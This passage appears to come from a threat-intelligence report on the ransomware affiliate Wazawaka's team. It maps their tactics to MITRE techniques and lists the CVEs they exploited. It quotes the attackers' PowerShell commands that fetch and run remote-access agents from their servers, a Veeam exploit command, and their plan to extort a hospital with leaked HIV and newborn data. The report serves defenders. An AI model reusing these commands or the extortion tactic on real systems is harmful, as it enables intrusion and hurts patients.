Wazawaka and his team actively participated as affiliates of the Conti ransomware group, engaging in numerous cyber attacks. Notably, Wazawaka admitted in a conversation (as can be seen from Figure 54) to being responsible for orchestrating a Conti attack on Costa Rica[10]. This revelation showcases the direct and impactful role played by Wazawaka's team in executing high-profile cyber operations orchestrated by the Conti group.




Figure 44. Conversation about Ragnar Locker.

In a team conversation (as shown in Figure 44) led by Wazawaka, bobr.kurwa expressed hope for Ragnar Locker to become the next Conti, reflecting a shared desire within the group. Frustration was voiced about the limitations of current ransomware options, with the collective wish for a strain as successful as Conti. This sentiment is widespread among various threat actor circles. However, a significant setback occurred as the Tor negotiation and data leak sites of Ragnar Locker were seized on October 19, 2023, in a coordinated international law enforcement operation. This turn of events dashed hopes for Ragnar to reach Conti's level, emphasizing the volatile nature of the cybercriminal landscape.

3.4 TTPs

In this section, we delve into the Tactics, Techniques, and Procedures (TTPs) employed by Wazawaka and his team. By closely examining the specific methodologies and strategies used by this threat actor and the associated team members, we aim to provide detailed insights into their operational patterns. It's important to note that due to the lack of visibility into the actions performed on the victim infrastructure, there might be some information gaps. Understanding these TTPs is crucial for cybersecurity professionals and organizations seeking to enhance their threat intelligence, bolster defenses, and stay abreast of the evolving adversarial landscape.

3.4.1 Resource Development

Within the domain of Resource Development, Wazawaka and his team primarily lean on external parties and services. Their internal capacity to generate new resources is rather limited, leading them to heavily rely on external sources. An illustrative example is their regular reception of a substantial access list from access brokers. To vet and validate these lists, the team employs a tool acquired from an individual who sells such utilities in underground forums.

Code	Technique	Context
T1650	Acquire Access	Threat actors obtained the bulk of the access list from access brokers.
T1588.002	Obtain Capabilities : Tool	Threat actors acquired toolkits from underground sources, including VPN brute-force tools.
T1587	Develop Capabilities	Threat actors have crafted custom toolkits and adapted publicly available exploits to optimize and streamline their attack campaigns.
T1585	Establish Accounts	Threat actors have established numerous accounts on platforms such as Censys, Zoomeye, FOFA, or equivalent services to compile a list of potential targets.
T1583.003	Acquire Infrastructure : Virtual Private Server	Threat actors acquired VPS servers from the Bullet Proof Hosting (BPH) providers.

A notable demonstration of the team's resourcefulness is exemplified by Wazawaka, who consistently receives a substantial access list from maintained relationships with access brokers. For instance, an individual known as [REDACTED] from the Ragnar group facilitated access to the victim's infrastructure, anticipating the deployment of Ragnar ransomware. This arrangement allows [REDACTED] to profit from the ransom payments made by the victim. Additionally, Wazawaka managed to acquire a collection of credentials associated with Fortinet VPNs on a global scale. Our assessment suggests that these credentials were obtained through an exploitation campaign dating back to June 2023. Wazawaka's network of close friends consistently provides him with valuable resources to enhance his operations.

In a depicted conversation detailed in Figure 45, Wazawaka explicitly mentioned his acquisition of a tool titled "MNC" for VPN account brute-forcing. This purchase was made through a sales thread on the underground forum XSS.is. Within this discussion, a team member of Wazawaka also contributed, expressing an intention to merge the results from this brute-force tool with a script specifically crafted for Zoominfo. The objective was to prioritize potential targets effectively. As a cohesive team, they exhibit a preference for developing straightforward scripts and amalgamating outputs to efficiently identify and exploit easily accessible opportunities, often referred to as low-hanging fruits.




Figure 45. Conversation about MNC checker.

Wazawaka plays a pivotal role within the team's organizational structure, overseeing the establishment and maintenance of crucial platforms, including Chat environments, integral to their missions. Besides, our observations reveal that Wazawaka and his team have procured multiple VPS servers designed for temporary usages, such as port scanning, mass exploitation, and other similar activities. In a particular conversation spotlighted in Figure 46, Wazawaka divulged details about his hosting provider, which was obtained from the Exploit.IN forum. He noted that the hosting provider's administrator initiated a review of the group's usage.




Figure 46. Conversation about hosting broker.

However, throughout the investigation, it was noted that they employed multiple hosting providers and did not depend on a single one. For the sake of simplicity, we have cited an example of these providers.

3.4.2 Reconnaissance

In their reconnaissance efforts, Wazawaka and his team utilize Censys, Shodan, and FOFA to amass information on the victim's infrastructures at a large scale. Upon acquiring a publicly available exploit, they initiate expansive global scans, prioritizing victims based on revenue information sourced from Zoominfo. This strategic approach allows them to efficiently prioritize a substantial number of victims and target the most easily accessible opportunities.

Code	Technique	Context
T1596.005	Search Open Technical Databases : Scan Databases	Threat actors employ Censys, Shodan, and FOFA to gather information about the victim's infrastructures.
T1591	Gather Victim Org Information	Threat actors collect information about the victim organization from Zoominfo.

In a recent conversation (as shown in Figure 47) between Wazawaka and his team member, shokoladniy_zayac reported successfully addressing the bugs in their code designed for crawling Censys. shokoladniy_zayac frequently takes charge of script development tailored to the team's specific requirements. As an illustrative example, shokoladniy_zayac played a pivotal role in automating the brute-force attacks against Fortinet VPNs. This involved utilizing the list of IPs acquired from Censys, showcasing shokoladniy_zayac's proactive contribution to script development, also in alignment with the team's operational needs.




Figure 47. Conversation about the brute-force campaign against the Fortinet devices.

3.4.3 Initial Access

Wazawaka and the team utilize diverse strategies to gain initial access to their targets. This includes exploiting vulnerabilities in systems such as Fortinet, Citrix, Mobile Iron, Papercut, and others. Furthermore, they acquire entry through compromised credentials obtained via exploitation, leveraging other initial access brokers like BassterLord and [REDACTED] from Ragnar, or by employing brute-force attacks. Importantly, [REDACTED] has supplied a significant amount of direct access to the victim's infrastructure.

Code	Technique	Context
T1190	Exploit Public-Facing Application	Threat actors have exploited the vulnerabilities related to Citrix, Fortinet, Mobile Iron and others to gain access.
T1078	Valid Accounts	Threat actors using compromised credentials to access VPN/RDP systems that do not enforce Multi-factor Authentication.

In a discussion (as shown in Figure 48), Wazawaka and team member 777 acknowledge the somewhat modest success of their Fortinet VPN brute-force attempts. They express a strong interest in pivoting their focus towards exploiting Mobile Iron products, leveraging the publicly available exploit for it during that period. Notably, our investigation uncovered no signs of intentions to use 0-day exploits or engage with 0-day exploit brokers. Instead, their reliance primarily centers on 1-day exploits.




Figure 48. Discussion on the exploitation of MobileIron products.

3.4.4 Execution

Following the attainment of initial access, Wazawaka and his team primarily employ PowerShell commands to execute their preferred Remote Monitoring and Management (RMM) tool.

Code	Technique	Context
T1059.001	Command and Scripting Interpreter : PowerShell	Threat actors have used PowerShell commands to download and execute RMM softwares.

In a specific instance illustrated below, the team retrieves the MeshCentral agent from a server under their control and deploys it to the "ProgramData" directory using Powershell. Subsequently, they execute the agent with the "fullinstall" parameter, initiating the necessary processes for its comprehensive installation and activation.

```
powershell.exe -c Invoke-WebRequest
    -Uri 'http://85.217.170.87/flop.exe'
    -OutFile C:\ProgramData\ww.exe &
cmd.exe /c C:\ProgramData\ww.exe -fullinstall
```

Similarly, they obtained an Anydesk sample by downloading it from the "temp.sh" file-sharing platform, saving it to the same "ProgramData" folder as in the aforementioned code block.

```
powershell.exe -c Invoke-WebRequest
    -Uri 'https://temp.sh/gQBGh/AnyDesk.exe'
    -OutFile C:\ProgramData\an.exe
```

In another instance, threat actors downloaded the MeshCentral agent from the C2 and executed it using a basic PowerShell script. Interestingly, in this case, they utilized a different path, opting for "Users" instead of the previously employed "ProgramData" to save the file.

```
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};
$url = 'https://81.17.29.165/meshagents?id=4&meshid=<truncated>';
$output = 'C:\Users\file.exe';
(New-Object System.Net.WebClient).DownloadFile($url, $output);
Start-Process $output -ArgumentList "-fullinstall"
```

3.4.5 Command and Control

Wazawaka and his team predominantly rely on Remote Monitoring and Management (RMM) tools such as AnyDesk or MeshCentral for victim management. Distinctively, MeshCentral stands out as the team's unique toolkit, frequently utilized as their preferred open-source software for various operations.

Code	Technique	Context
T1219	Remote Access Software	Threat actors leverage legitimate remote access tools, such as AnyDesk and MeshCentral, to establish an interactive command and control channel.

As shown in Figure 49, Wazawaka and his team revolve around the use of the Open Source remote management software, MeshCentral. For each campaign, such as those targeting Fortinet VPNs, exploited Mobile Iron devices, or Papercut devices, they establish a new device group. Intriguingly, they've also set up a separate device group named "dadka" for Dudka. This approach showcases their collaborative operational methodology when executing attacks against their victims.

The screenshot shows the MeshCentral web interface. On the left, there's a sidebar with icons for 'My Account' (Account security, Account actions), 'Device Groups' (with a 'New' button), and a user profile picture. The main area displays a grid of device groups. Each group has a thumbnail icon, a name, and a 'Full Administrator' status. The groups listed are: cisco zakrepy (Full Administrator), Horizon (Full Administrator), new (Full Administrator), dadka (Full Administrator), legaviePidarsi (Full Administrator), paper (Full Administrator), dj (Full Administrator), manage2 (Full Administrator), ttest (Full Administrator), and forticlient zakrepy (Full Administrator). A 'Logout' link is visible at the top right.

Figure 49. Wazawaka and his team's MeshCentral management panel.

We scrutinized a multitude of toolkits employed by the team in their attacks and sifted through thousands of communication logs. Yet, during the period from April 2023 to December 2023, we could not uncover any command and control tools beyond AnyDesk and MeshCentral in their repertoire.

3.4.6 Privilege Escalation

Wazawaka and his team predominantly depend on the output generated by Mimikatz or NoPAC tools to elevate their privileges within the victim's infrastructure. These tools serve as key components in their strategy for gaining unauthorized access.

Code	Technique	Context
T1068	Exploitation for Privilege Escalation	The threat actors exploited CVE-2023-27532 to gain access to the victim's backup storage.

Nevertheless, we noticed that the threat actors resorted to exploiting CVE-2023-27532 to compromise Veeam Backup storage servers, particularly after facing challenges in elevating their privileges. Even without acquiring domain admin privileges, their ability to exploit this vulnerability allowed them to potentially exfiltrate data from the victim's environment.

```
VeeamHax.exe --target 10.1.128.105
--cmd calc.exe /c nslookup 563dcdbd04ad34437f955d7f7da8 pingb.in
```

3.4.7 Impact

In the final phase, they executed multiple ransomware variants, as elaborated in Section 3.3.

Code	Technique	Context
T1486	Data Encrypted for Impact	Threat actors used multiple ransomware variants to encrypt the victim's files.

3.4.8 Toolkit

Wazawaka and his team have meticulously crafted a compact yet potent toolkit tailored for their illicit endeavors. Within their arsenal, Mimikatz and NoPAC take center stage as preferred tools for privilege escalation, enabling them to elevate their access privileges. ADFinder is skillfully deployed for Active Directory discovery, enhancing their understanding of the victim's domain structure. The SoftPerfect Network Scanner proves indispensable for revealing the victim's internal network and conducting efficient port-scanning operations. In the realm of data exfiltration, the team employs WinSCP and MEGA Client, showcasing a versatile approach to extracting sensitive files from the victim's infrastructure. Furthermore, MeshCentral and AnyDesk seamlessly integrate into their toolkit, furnishing remote access and control capabilities that facilitate the streamlined execution of their malicious objectives.

Tool Name	Technique	Context
Mimikatz	T1555	Privilege escalation toolkit.
NoPAC	T1068	Privilege escalation toolkit.
ADFinder	T1018	Active directory query tool.
SoftPerfect Network Scanner	T1046	Discover victim's internal network.
WinSCP	T1048	Exfiltrating files from the victim infrastructure.
MEGA Client	T1048	Exfiltrating files from the victim infrastructure.
MeshCentral	T1219	RMM software.
Anydesk	T1219	RMM software.

3.4.9 Vulnerabilities

Wazawaka and his team employed various publicly available exploits (as shown in the below table) to infiltrate victim systems. While they predominantly relied on these existing exploits, occasional minor code updates were made. Interestingly, the group is slower at utilizing and adapting exploits than many other ransomware groups. For example, actors affiliated with the former REvil group often exploit vulnerabilities within one or two days of their public disclosure. This discrepancy serves as a notable indicator of the contrasting capabilities between Wazawaka's team and other, more agile ransomware groups.

CVE	Product
CVE-2018-0296	Cisco ASA
CVE-2019-17558	Apache Solr
CVE-2020-8515	DrayTek Vigor
CVE-2020-1206	Microsoft SMB
CVE-2021-22005	VMware vCenter Server
CVE-2021-22205	GitLab CE/EE
CVE-2021-44228	Apache Log4j
CVE-2021-45046	Apache Log4j
CVE-2021-45105	Apache Log4j
CVE-2022-21587	Oracle E-Business Suite
CVE-2022-31704	VMware vRealize Log Insight
CVE-2022-31706	VMware vRealize Log Insight
CVE-2022-31711	VMware vRealize Log Insight
CVE-2023-21742	Microsoft SharePoint
CVE-2023-24489	Citrix ShareFile
CVE-2023-27350	PaperCut
CVE-2023-27532	Veeam Backup

In a depicted conversation, as illustrated in Figure 50, Wazawaka and his team discuss a publicly available exploit. Within the team's daily workflow, Wazawaka consistently facilitates access for his team, either by directly providing it or by suggesting vulnerabilities suitable for exploitation on a larger scale.



Figure 50. Conversation about a publicly available exploit.

4 Observations

Within the following Observations section, we intricately explore various facets of Wazawaka and his team's activities and maneuvers, offering valuable insights into their ethical principles, Operational Security (OPSEC) methodologies, and discernible patterns in their victim selection process. Through a comprehensive examination of these pivotal dimensions, our objective is to illuminate the fundamental principles shaping their conduct.

4.1 Ethical Values

In a disturbing conversation, Wazawaka's team member proposes an alarming strategy to coerce a hospital into paying a ransom, highlighting the ethical quandaries inherent in ransomware activities. The team member advocates for a calculated approach, recommending the announcement of an impending release of leaked data, with HIV information specifically singled out as a potent leverage point, having previously garnered attention in the news. However, ethical concerns take a back seat as the team member suggests a phased disclosure, beginning with the exposure of internal meeting protocols and progressing to more sensitive medical data, including test results of pregnant women and information about newborns. This morally questionable strategy underscores the serious ethical problems associated with ransomware actors, as they not only exploit vulnerabilities in systems but also jeopardize patient privacy and well-being for the sake of financial gain. The proposal reveals the distressing lengths to which ransomware actors are willing to go, simultaneously showcasing the urgent need for ethical considerations in the realm of cybersecurity.




Figure 51. Wazawaka's team member proposes a disturbing strategy.

The data exfiltrated from the hospital, as seen in Figure 52 when outlined by Wazawaka's team member, present a distressing array of sensitive and confidential information, raising serious ethical concerns regarding potential implications. The data encompasses a wide range of personal and medical details, including an extensive spreadsheet labelled "Dati Personale Area Marsica 1.xls," which contains the personal data of employees. The presence of a folder specifically marked "Dati Sensibili HIV" underscores the severity of the breach, emphasizing the potential for exploiting confidential HIV-related information as a last-resort leverage tactic. Other folders delve into highly private medical records, such as "OstetriciaAQ" detailing gynaecological and obstetric data, and "NeonatologiaAQ," which includes information on newborns, including an experimental screening program. The disclosure of information in the folder "dimissioni per EG" raises ethical red flags, particularly concerning premature babies and instances of mortality. Additional folders, like "EmatologiaAQ," expose sensitive data on cancer patients, and "FisiopathologiaAppDigAQ" contains gastroenterology records. The revelation of administrative data, court decisions, and protocol documents in folders like "ControlloGestine" and "Protocolloserv" adds another layer of complexity, potentially implicating the hospital in legal and administrative challenges. The wide-ranging nature of this sensitive data breach underscores the profound ethical and legal implications of potentially dire harm to individuals' privacy and well-being.

dushnila

brief announcement of information

- Dati Personale Area Marsica 1.xls - personal data of employees
- !Dati Sensibili HIV - confidential data on HIV, we will post it last.
- OstetriciaAQ - gynaecology, basically a lot of medical data, test results, etc.
- folder PAZIENTI - there are also patient cards
- NeonatologiaAQ - department of newborns, there is a description of the experimental newborn screening program (I don't know the value), and there are cards of newborns who fell ill with a description of treatment.

With caution (): the folder "dimissioni per EG" contains information, including on premature babies, in some documents, death is determined. IMHO, child mortality is resonant, but not ethical.

- EmatologiaAQ - there is a folder with cancer patients
- FisiopathologiaAppDigAQ - gastroenterology, there are outpatient cards with diagnoses and treatment
- MedicinalInternaAQ - in the folder "ABPM" - blood pressure monitoring (light version, but medical data, can be downloaded)
- ControlloGestine - control and management - administrative information
- Protocolloserv - court decisions, protocol, etc. Lots of PDFs and we can download file server - documents for 2022-2023 from the file server.

23:02:12 ✓

Figure 52. The data exfiltrated from the Italian hospital.

In a broader context, ransomware teams like Wazawaka have repeatedly shown themselves to be untrustworthy when interacting with victims. The conversation (as shown in Figure 53) between Wazawaka and the team member highlights the intricate web of deceit woven by these malicious actors. It serves as a stark reminder that companies engaging with ransomware groups should approach such interactions with extreme scepticism. The recommendation is clear and loud : do not trust their assurances. These groups, as demonstrated in the discussion, are strongly driven by financial motives, caring little for the businesses they target. Their willingness to deceive, as seen in the suggestion to mislead about their origin, highlights the unscrupulous nature of their tactics. Companies must recognize that fulfilling ransom demands does not guarantee the safety of their files, and the inherent risk extends beyond a mere financial transaction. Ransomware groups may not delete files, and the potential for further attacks, including the sale of compromised data or the introduction of backdoors, looms large.

